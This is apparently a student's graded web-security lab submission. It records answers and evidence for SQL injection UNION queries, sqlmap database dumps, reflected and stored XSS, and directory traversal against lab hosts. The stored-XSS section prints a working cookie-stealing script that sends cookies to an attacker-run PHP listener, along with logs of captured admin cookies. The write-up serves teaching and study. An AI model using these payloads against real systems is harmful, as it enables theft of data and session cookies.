

Student Name & ID: Darie-Dragos Mitoiu 1905367



Grade: B


Please use the third column of this table to self-mark your work.


Task	Available Marks	Self-marking	Tutor marking
Part 1			
Browse > Offensive > SQL Injection > SQL Injection: UNION	20	20	
Browse > Offensive > SQL Injection > sqlmap	15	15	
Browse > Offensive > Web App Hacking > Cross-Site Scripting (XSS) – Reflected	10	10	
Browse > Offensive > Web App Hacking > Cross-Site Scripting (XSS) - Stored	20	20	
Browse > Offensive > Web App Hacking > Web App: Directory Traversal	10	10	
Part 2			
Web Forensics (4, 3, 3)	10	0	
Secure Configuration (3 marks each x 5)	15	0	
TOTAL	100	75	

Part 1.b

SQL Injection: UNION (Question 3 skipped because it attracts 0 marks)

Question	Answer	Evidence (commands, input, screenshots...)
1	name	<p>Input: James</p> <p>Screenshot:</p>  <p>Explanation: As it can be seen in the image above, the parameter used for the searching process in the website's URL it is called "name". (search.php?name=james)</p>
2	3	<p>Input 1: james' ORDER BY 1 #</p> <p>Input 2: james' ORDER BY 2 #</p> <p>Input 3: james' ORDER BY 3 #</p> <p>Input 4: james' ORDER BY 4 #</p> <p>Result of input 3:</p> 

6	mray8@nyu.edu	<p>Input:</p> <p>1' and 1=2 union select 1,group_concat(Email,0x3a),1 from customers where Firstname="Martin"-- -</p>  <p>Explanation: The above input will retrieve the email from the “customers” table that matches for the person using the Firstname “Martin”.</p>
7	630453017446020596	<p>Input:</p> <p>1' and 1=2 union select 1,group_concat(CardNum,0x3a),1 from customers where Firstname="Dennis" and LastName="Parker"-- -</p> 
8	Aibox	<p>Input 1:</p> <p>input' UNION SELECT 1,group_concat(column_name, 0x0a),1 FROM information_schema.columns WHERE table_name="Private"#</p> <p>Input 2:</p> <p>1' and 1=2 union select 1,group_concat(contact,0x3a),1 from Private-- -</p> <p>Input 3:</p> <p>1' and 1=2 union select 1,group_concat(company,0x3a),1 from Private where contact="Janet Walker"-- -</p>




Explanation:

In order to achieve the result presented above, the following steps were performed:




1. Identify columns of the Private table using input 1,
2. Identify column containing personal information such as first name and last name using input 2,
3. Use the column containing personal information to retrieve the Janet's company information using input 3.

Nota Bene:

- Each image represents the inputs mentioned previously in the same order.



9	5.24	<p>Input: 1' and 1=2 union select 1,group_concat(balanceowed,0x3a),1 from Private where contact="Jeremy Ray"-- -</p> 
---	------	---



Sqlmap (Question 6 and 7 skipped because they attract 0 marks)

Question	Answer	Evidence (commands, input, screenshots...)
1	4	<p>Command:</p> <pre>sqlmap -u 'http://10.102.5.66/?username=&password=' --dbs</pre> 
2	MySQL	<p>Command:</p> <pre>sqlmap -u 'http://10.102.5.66/?username=&password=' --dbs</pre> 
3	25	<p>Command:</p> <pre>sqlmap -u 'http://10.102.5.66/?username=&password=' --dump</pre> 
4	KqUfF03M	<p>Command:</p> <pre>sqlmap -u 'http://10.102.5.66/?username=&password=' --dump</pre>


		<div>Database: corporate_database Table: staff_data [30 entries]</div> <table><tr><th>id</th><th>employee_id</th><th>email</th><th>password</th><th>username</th></tr><tr><td>10</td><td>00-6129676</td><td>areicherz9@buzzfeed.com</td><td>CwaFF7KhBS26</td><td>areicherz9</td></tr><tr><td>11</td><td>80-3115917</td><td>nyeardsleya@yellowpages.com</td><td>KqUfF03M</td><td>nyeardsleya</td></tr><tr><td>12</td><td>02-9482467</td><td>tpaxefordb@bandcamp.com</td><td>1bZYodsain</td><td>tpaxefordb</td></tr></table>	id	employee_id	email	password	username	10	00-6129676	areicherz9@buzzfeed.com	CwaFF7KhBS26	areicherz9	11	80-3115917	nyeardsleya@yellowpages.com	KqUfF03M	nyeardsleya	12	02-9482467	tpaxefordb@bandcamp.com	1bZYodsain	tpaxefordb
id	employee_id	email	password	username																		
10	00-6129676	areicherz9@buzzfeed.com	CwaFF7KhBS26	areicherz9																		
11	80-3115917	nyeardsleya@yellowpages.com	KqUfF03M	nyeardsleya																		
12	02-9482467	tpaxefordb@bandcamp.com	1bZYodsain	tpaxefordb																		
5	2c166114bb88e96b8f0ab1f901e91b09	<div>Input: Username: nyeardsleya Password: KqUfF03M</div> <div>Welcome nyeardsleya</div> <div>The token is: 2c166114bb88e96b8f0ab1f901e91b09</div> <div>Sign Out</div>																				

Cross-Site Scripting (XSS) – Reflected

Question	Answer	Evidence (commands, input, screenshots...)
1	0	Mozilla Developers Tools > Network 
2	Yes	Mozilla Developer Tools > Storage > Tracker Cookie  <p>Explanation:</p> <p>In order to get the above result, the following steps were performed:</p> <ol style="list-style-type: none"> 1. Open Mozilla Firefox Browser, 2. Navigate to Target website, 3. Open Mozilla Developers Tools, 4. Navigate to Storage Session, 5. Select Tracker Cookie.

3	id	 <p>Explanation: In order to identify the vulnerable parameter to, the following steps were performed:</p> <ol style="list-style-type: none"> 1. Navigate to target website, 2. Click on a graphical element and obtain the result from above.
4	2a7bd8	

Cross-Site Scripting (XSS) – Stored (Question 2 skipped because it attracts 0 marks)

Question	Answer	Evidence (commands, input, screenshots...)
1	yourg3ttingb3tteratxss	<p>Target Web page JavaScript Input:</p> <pre><script>location.href='http://10.102.7.108:8000/index.php?cookie='+encodeURIComponent(document.cookie)</script></pre> <p>PHP Script:</p> <pre>?php \$cookie = isset(\$_GET["cookie"]) ? \$_GET["cookie"]:""; echo \$cookie; ?></pre> <p>Terminal commands:</p> <ol style="list-style-type: none"> 1. nano index.php 2. ifconfig 3. service apache2 stop 4. php -S 10.102.7.108:8000 

Explanation:

In the image presented above it is a PHP script which it is designed to retrieve the admin's cookie when the admin will visit the website in cause.

The above script will retrieve the admin's cookie using the URL parameter called "cookie" and then will echo the admin's cookie.

The above script was written using the nano text editor.

```
File Actions Edit View Help

root@iml-kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.102.7.108 netmask 255.255.255.255 broadcast 0.0.0.0
    ether 66:ec:34:a2:bf:54 txqueuelen 0 (Ethernet)
    RX packets 17330 bytes 1533731 (1.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27199 bytes 92074856 (87.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1 (Local Loopback)
    RX packets 71 bytes 7014 (6.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 71 bytes 7014 (6.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@iml-kali:~#
```

In order to use the script written previously, the current IP address of the machine must be identified using the "ifconfig" terminal command and then the IP address can be used to listen for incoming connection on a specific port, this is done in order to retrieve the admin's cookie once the xss script will be added to the target website.

```
Shell No. 1

File Actions Edit View Help

Document root is /root
Press Ctrl-C to quit.
^X^Croot@iml-kali:~# php -S 10.102.7.6:8000
PHP 7.3.12-1 Development Server started at Sun Mar 28 03:29:03 2021
Listening on http://10.102.7.6:8000
Document root is /root
Press Ctrl-C to quit.
[Sun Mar 28 03:31:40 2021] 10.102.7.6:46444 [200]: /index.php?cookie=appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:31:40 2021] 10.102.7.6:46446 [404]: /favicon.ico - No such file or directory
[Sun Mar 28 03:31:45 2021] 10.102.5.212:32770 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:31:55 2021] 10.102.5.212:32866 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:32:06 2021] 10.102.5.212:32932 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:32:16 2021] 10.102.5.212:33020 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:32:26 2021] 10.102.5.212:33144 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:32:37 2021] 10.102.5.212:33218 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
[Sun Mar 28 03:32:47 2021] 10.102.5.212:36058 [200]: /index.php?cookie=flag%3Dyoung3ttingb3ttera%3B%20appcookie%3D01prk0dmlrkfc
```



Once the current IP address of the machine has been identified, the following commands must be executed:


1. service apache2 stop – this will stop the server if is already running,
2. php -S <current-ip-address>:port – this will start the server
3. Now the Target website JavaScript code mentioned previously can be added to the target website using the input field.

Nota Bene:

- In order to allow the admin's cookie to be retrieved, the JavaScript code must make use of the encodeURIComponent() function to encode the admin's cookie retrieved using the document.cookie instruction.

Web App: Directory Traversal (Question 2 skipped because it attracts 0 marks)

Question	Answer	Evidence (commands, input, screenshots...)
1	photo	<p>Getting image address using "Copy Link Location":</p>  <p>Explanation:</p> <p>In order to achieve the above result, the following steps were performed:</p> <ol style="list-style-type: none"> 1. Navigate to target website, 2. Right click on an image, 3. Click Copy Link Location, 4. Paste link into browser input, 5. Identify potential vulnerable parameter. <p>In this case, the photo parameter it is used to access the image in cause.</p>
3	http://<target-ip>/view/?photo=/etc/token	

		<p>Explanation:</p> <p>In order to achieve the above result, the following steps were performed:</p> <ol style="list-style-type: none"> 1. Navigate to target ip, 2. Identify vulnerable URL parameter, 3. Enter the path “/etc/token” to vulnerable parameter,
4	sHsJxkJd3uXI32yCd74X	 <p>Explanation:</p> <p>In order to achieve the above result, the following steps were performed:</p> <ol style="list-style-type: none"> 1. Navigate to target ip, 2. Identify vulnerable URL parameter, 3. Enter the path “/etc/token” to vulnerable parameter, 4. Open file containing the token.

Part 2.1

Attack type	Origin IP of attack	Date and Time	Full URL of attack	Justification (indicator of malicious activity)
SQL Injection				
Directory Traversal				
Login Brute Force Attack				

Part 2.2

...

References

1. Ahriz, H., 2021. *CM3105 – Lab 7 – Cross Site Scripting (XSS)* [online laboratory]. Web Security. The Robert Gordon University, School of Computing. 02 March. Available from: <http://campusmoodle.rgu.ac.uk/mod/resource/view.php?id=3801125> ,
2. Medium, 2019. *SQL Injection UNION Attack* [online]. No place of publication. Available from: <https://medium.com/@nyomanpradipta120/sql-injection-union-attack-9c10de1a5635> ,
3. SQLInjection, 2020. *SQL Injection using UNION* [online]. No place of publication. Available from: <https://www.sqlinjection.net/union/> ,
4. Tech Master, 2019. *How To Steal Cookies using XSS | Part 1 | Tech Master* [online video]. 01 August. Available from: <https://www.youtube.com/watch?v=3FG0NjkBBeY>